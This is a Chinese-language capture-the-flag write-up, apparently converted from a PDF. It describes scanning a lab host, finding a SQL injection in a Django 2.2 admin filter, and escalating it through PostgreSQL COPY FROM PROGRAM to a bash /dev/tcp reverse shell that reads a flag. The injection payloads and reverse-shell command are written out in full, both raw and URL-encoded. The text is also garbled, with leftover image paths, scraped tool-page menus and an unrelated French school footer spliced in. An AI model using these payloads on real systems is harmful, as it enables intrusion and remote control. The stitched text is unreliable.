


查看漏洞网页，执行了2\*3，验证漏洞存在




## 漏洞利用

构造payload，使用base64进行编码



进行url编码，然后加上前后缀



成功获得反向shell



8000端口有个http-alt, 5432端口有个postgresql

```
root@26a412a32ed3:/usr/share/webmin/# nmap -sC 192.216.4.3
nmap -sC 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 04:21 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.0000090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
5432/tcp  open  postgresql
| ssl-cert: Subject: commonName=8706fe90a9d8
| Subject Alternative Name: DNS:8706fe90a9d8
| Not valid before: 2021-01-19T19:19:58
|_Not valid after: 2031-01-17T19:19:58
|_ssl-date: TLS randomness does not represent time
8000/tcp  open  http-alt
|_http-title: DisallowedHost          at /
MAC Address: 02:42:C0:D8:04:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
root@26a412a32ed3:/usr/share/webmin/#
```

-sV参数看一看版本

```
# nmap -sV 192.216.4.3
nmap -sV 192.216.4.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-07 05:15 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_68f351uh1f40_1.3ad7892c-0f20-4f70-9423-e
dbebdbd9785 (192.216.4.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
5432/tcp  open  postgresql  PostgreSQL DB 9.6.0 or later
8000/tcp  open  http-alt     WSGIServer/0.2 CPython/3.6.9
2 services unrecognized despite returning data. If you know the service/version, please submit the
following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port5432-TCP:V=7.60%I=7%D=6/7%Time=6843CAF1%P=x86_64-pc-linux-gnu%(SMB
```


一眼看不出漏洞, 我先访问一下这个8000端口, 看看网页内容吧  
看到一个Django

```
# curl 192.216.4.3:8000
curl 192.216.4.3:8000
[tepl] proxy added: [tcp]
[tepl] start proxy success
<!doctype html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Django: the Web framework for perfectionists with deadlines.</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" href="/static/admin/css/fonts.css">
    <style type="text/css">
      body, main {
        margin: 0 auto;
      }
      .body, .tip {
        stroke: #fff;
      }
      html {
        line-height: 1.15;
        -ms-text-size-adjust: 100%;
        -webkit-text-size-adjust: 100%;
        box-sizing: border-box;
      }
      footer, header, main {
        display: block;
      }
      a {
        background-color: transparent;
      }
    </style>
  </head>
  <body>
    <header class="u-clearfix">
      <div class="logo">
        <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
          <h2>django</h2>
        </a>
      </div>
      <div class="release-notes">
        <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel="noopener">release notes</a> for Django 2.2</p>
      </div>
    </header>
    <main>
      <div class="figure">
        <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
          <path fill="#FFF" d="M0 0h512v512H0z"></path>
          <text transform="translate(97.173 475.104)"></text>
          <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5 4.4-5.6 8.4-9.2 12-4.6 4.6-10-8.4-16-11.4-5-3-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1" data-bbox="307.2 224.6 512 512"></path>
        </svg>
      </div>
    </main>
  </body>
</html>
```

版本是2.2

```
position: relative;
margin: 135px auto 0;
}
.figure {
margin-top: 50px;
}
</style>
</head>
<body>
  <header class="u-clearfix">
    <div class="logo">
      <a href="https://www.djangoproject.com/" target="_blank" rel="noopener">
        <h2>django</h2>
      </a>
    </div>
    <div class="release-notes">
      <p>View <a href="https://docs.djangoproject.com/en/2.2/releases/" target="_blank" rel="noopener">release notes</a> for Django 2.2</p>
    </div>
  </header>
  <main>
    <div class="figure">
      <svg class="figure__animation" viewBox="0 0 512 512" xmlns="http://www.w3.org/2000/svg">
        <path fill="#FFF" d="M0 0h512v512H0z"></path>
        <text transform="translate(97.173 475.104)"></text>
        <path d="M307.2 224.6c0 4.6-.5 9-1.6 13.2-2.5 4.4-5.6 8.4-9.2 12-4.6 4.6-10-8.4-16-11.4-5-3-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1zM232.2 214.6c-6 2.8-11.2 4.5-22.9 5-34.6 1.8 1.4 3.5 2.9 5 4.5 10.5 10.3 16.8 24.5 16.8 40.1" data-bbox="307.2 224.6 512 512"></path>
      </svg>
    </div>
  </main>
</body>
```

按照之前的方法搭好frp，成功访问网站



访问192.168.56.104:8484/admin,构造url查询,发现我们输入的语句已经被执行了



构造一个detail\_\_title)='1' or 1=1--并用url编码

## URL 编码/解码

detail\_\_title')='1' or 1=1--

30

字符编码: UTF-8

URL 编码


URL 解码

↕ 交换

detail\_\_title%27)%3d%271%27+or+1%3d1--+%0a

42

显示了所有结果，漏洞存在




## 漏洞利用


创建一个临时表

?detail\_\_title')='1' OR 1=1; CREATE TABLE cmd\_exec(cmd\_output TEXT);--





我们可以构造一个payload，然后去进行url编码



执行失败了，可能是目标机器上没有netcat




构造一个查看python版本的payload



目标机器上有python



莫名其妙的报错，我同样的payload在攻击者主机上都可以运行了



转回头看看不用nc，只用bash

URL

- URL 参数格式化

- URL 参数与 JSON 互转

- URL 编码/解码

编码与解码

编码查询

数字工具

文本工具

日期工具

HTML 工具

HTTP 工具

图片工具

条形码和二维码工具

URL 编码/解码

detail\_\_title)=1' or 1=1; copy "cmd\_exec" FROM PROGRAM 'bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

字符编码：UTF-8

URL 编码

URL 解码

↕ 交换

detail\_\_title%27)%3d%271%27+or+1%3d1%3b+copy+%22cmd\_exec%22+FROM+PROGRAM+%27bash+-c+%22bash+-i+%3e%26+%2fdev%2ftcp%2f192.168.56.104%2f7777+0%3e%261%22%27--

成功了，诀窍是在代码外面套上bash -c"防止过早解析

frps dashboard

Problem load

Login to Web

InternalError

URL 编码/解

URL 编码/解

192.168.56.104:8484/admin/vuln/collection/?detail\_\_title'%3d'1'+or+1%3d1%3b+c

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

InternalError at /admin/vuln/collection/

program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

DETAIL: child process exited with exit code 1

Request Method: GET

Request URL: http://192.168.56.104:8484/admin/vuln/collection/?detail\_\_title'%3d'1'+or+1%3d1%3b+c

Django Version: 2.2.3

Exception Type: InternalError

Exception Value: program "bash -c "bash -i >& /dev/tcp/192.168.56.104/7777 0>&1"--

Exception Location: /usr/local/lib/python3.6/site-packages/django/db/backends/postgresql/base.py

Python Executable: /usr/local/bin/python

Python Version: 3.6.9

Python Path: ['/usr/src', '/usr/local/lib/python3.6.zip', '/usr/local/lib/python3.6', '/usr/local/lib/python3.6/lib-dynload', '/usr/local/lib/python3.6/site-packages']

Server time: Sat, 7 Jun 2025 07:20:35 +0000

kali@kali: ~/Desktop/workspace/webmin/frp\_0.61.1\_linux\_amd64

File Actions Edit View Help

(kali@kali)-[~/Desktop/workspace/webmin/frp\_0.61.1\_linux\_amd64]

\$

(kali@kali)-[~/Desktop/workspace/webmin/frp\_0.61.1\_linux\_amd64]

\$ ^C

(kali@kali)-[~/Desktop/workspace/webmin/frp\_0.61.1\_linux\_amd64]

\$ nc -lvp 7777

listening on [any] 7777 ...

192.168.56.102: inverse host lookup failed: Unknown host

connect to [192.168.56.104] from (UNKNOWN) [192.168.56.102] 50996

bash: cannot set terminal process group (1821): Inappropriate ioctl for device

bash: no job control in this shell

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$

胜利的小旗

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$ ls /tmp

ls /tmp

flag-{bmh539b7369-d986-418c-b54f-98c71d1529ad}

postgres@466474c43ba1:/var/lib/postgresql/9.6/main\$

## 出现问题与解决方案

environment variable TERM not set

或是

screen-please-set-a-terminal-type

解决方案是运行

PROFESSEUR : M.DA ROS

◆ 17 / 18 ◆

BTS SIO BORDEAUX - LYCÉE GUSTAVE EIFFEL

```
export TERM=xterm
```

must be connected to a terminal

解决方案是运行

```
script /dev/null
```

gzip: stdin: not in gzip format

tar: Child returned status 1

tar: Error is not recoverable: exiting now

应该是压缩包损坏了，这件事在我将攻击者主机上的压缩包通过服务器传输到受控靶机上的时候发生了无数次。推荐有什么压缩包直接去网上wget。如果文件少的话，那就一个文件一个文件curl -O

反向shell中修改配置文件不方便，vim手感一坨  
在攻击者主机修改，然后通过curl -O传过去